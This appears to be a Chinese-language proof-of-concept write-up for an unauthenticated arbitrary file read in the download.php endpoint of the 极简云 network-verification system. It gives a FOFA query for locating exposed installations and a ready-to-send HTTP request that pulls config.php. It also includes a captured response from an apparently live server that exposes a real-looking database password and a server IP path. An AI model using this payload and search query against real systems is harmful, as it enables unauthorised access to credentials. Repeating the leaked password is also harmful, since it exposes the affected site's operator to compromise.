

# J26-1极简云-网络验证系统-任意文件读取


## 漏洞描述：

极简云验证 download.php 接口处存在文件读取漏洞，未经身份验证的攻击者可以利用此漏洞读取系统内部配置文件，数据库账号密码等敏感信息，使系统处于极不安全的状态。

## 影响版本：

- 极简云-网络验证系统

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: `"./assets/img/bg/logo_white.png"`

## 漏洞复现：

### payload:

```
GET /download.php?file=20b6cb088a8d5c444074&filename=config.php HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close
```

### 效果图：

Request

```
1 GET /download.php?file=20b6cb088a8d5c444074&filename=config.php HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:122.0) Gecko/20100101 Firefox/122.0
4 Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
5 Connection: close
```

Responses 487bytes / 43ms

```
1 HTTP/1.1 200 OK
2 Date: Wed, 03 Apr 2024 15:33:08 GMT
3 Server: Apache
4 Content-Description: File Transfer
5 Content-Disposition: attachment; filename=
6 Upgrade: h2
7 Connection: Upgrade, close
8 Vary: Accept-Encoding
9 Content-Type: application/force-download
10 Content-Length: 487
11
12 <br>/>
13 <b>Deprecated</b>: Array and string offset
  deprecated in <b>wwwroot/121.5.222.12
  b><br>/>
14 <?php
15 /*数据库配置*/
16 $dbconfig=array(
17     'host'=>'localhost', //数据库服务器
18     'port'=>'3306', //数据库端口
19     'user'=>'', //数据库用户
20     'pwd'=>'YLn5SrxZwLZMrD', //数据库密码
21     'dbname'=>'', //数据库名
```